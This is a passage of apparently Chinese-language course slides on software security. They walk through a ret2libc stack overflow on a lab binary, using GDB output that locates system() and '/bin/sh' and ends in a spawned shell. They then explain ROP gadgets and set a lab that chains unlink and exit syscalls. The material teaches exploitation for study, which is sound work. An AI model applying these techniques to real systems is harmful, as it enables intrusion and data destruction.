$1 = {<text variable, no debug info>} 0xb7e63310 <__libc_system>
(gdb)
```

找到system的地址

```
gef➤  info proc mappings
process 4237
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/vagrant/exercise/buf3
         0x8049000  0x804a000     0x1000        0x0 /home/vagrant/exercise/buf3
         0x804a000  0x804b000     0x1000     0x1000 /home/vagrant/exercise/buf3
         0x804b000  0x806c000    0x21000        0x0 [heap]
        0xb7e22000 0xb7e23000     0x1000        0x0
        0xb7e23000 0xb7fce000   0x1ab000        0x0 /lib/i386-linux-gnu/libc-2.19.so
        0xb7fce000 0xb7fd0000     0x2000   0x1aa000 /lib/i386-linux-gnu/libc-2.19.so
        0xb7fd0000 0xb7fd1000     0x1000   0x1ac000 /lib/i386-linux-gnu/libc-2.19.so
        0xb7fd1000 0xb7fd4000     0x3000        0x0
        0xb7fdb000 0xb7fdd000     0x2000        0x0
        0xb7fdd000 0xb7fde000     0x1000        0x0 [vdso]
        0xb7fde000 0xb7ffe000    0x20000        0x0 /lib/i386-linux-gnu/ld-2.19.so
        0xb7ffe000 0xb7fff000     0x1000     0x1f000 /lib/i386-linux-gnu/ld-2.19.so
        0xb7fff000 0xb8000000     0x1000     0x20000 /lib/i386-linux-gnu/ld-2.19.so
        0xbffdf000 0xc0000000    0x21000        0x0 [stack]
gef➤  find 0xb7e23000, +10000000, "/bin/sh"
0xb7f85d4c
warning: Unable to access 16000 bytes of target memory at 0xb7fd3f54, halting search.
1 pattern found.
```

在libc搜索”/bin/sh”

开始攻击吧


```
GEF for linux ready, type `gef' to start, `gef config' to configure
75 commands loaded for GDB 7.7.1 using Python engine 3.4
[*] 5 commands could not be loaded, run `gef missing` to know why.
Reading symbols from buf3...done.
gef➤  r
Starting program: /home/vagrant/exercise/buf3
sh-4.3$
```

- RET指令是将栈顶的返回地址弹出到EIP，然后按照EIP此时指示的指令地址继续执行程序。
  1. popl %eip
  2. 根据eip执行
- RET使得可以利用栈来改变控制流
  - 改写原有程序的返回地址，利用原有程序的ret完成从0到1；
  - 利用每个gadget最后的ret指令，完成从1到n；

- Gadget 功能
  - 几种常见的通用gadget（详见ROP课件）
  - 通过组合可用的简单指令达到需要的程序功能


- 副作用消除

- Load a Constant




One More Step: ROP

- Load from memory. Load a word in memory into %eax



One More Step: ROP

- Add two integers.



- 副作用的消除
  - pop instruction
    - 在栈上多防治一个长度为4字节的数据，消除pop %reg的副作用
  - push instruction
    - 执行push reg后，此时esp指向刚push到栈上的数据，也就是reg的内容，为了消除该副作用，可以在执行push所在gadget之前，将reg赋值为需要的ret addr。


- 实验
  - https://github.com/NJUSeclab/Software_Security_Experiments/tree/master/ROP
  - 目标：删除当前目录下data文件并正常退出

- 实验
  - 调用unlink系统调用来删除文件
  - 调用exit系统调用来正常退出
- unlink
  - int unlink(const char *pathname);
  - 系统调用号：10->eax
  - 参数：char* pathname->ebx
- exit
  - void exit(int status)
  - 系统调用号：1->eax
  - 参数：int status -> ebx

- 实验
  - 需要的gadget
    - 给eax赋值
    - 给ebx赋值
    - int 0x80
  - 注意事项：向栈上拷贝的数据应该避免'\00'
  - 搜寻gadget: https://github.com/JonathanSalwan/ROPgadget

One More Step: ROP

- 栈溢出的布局
  - 副作用消除
- 我们需要知道什么？
  - Buf到返回地址的偏移
  - 文件名的地址->buf地址
  - Libc基地址



- Try it!
- Happy Hacking!


Q&A
Thank
You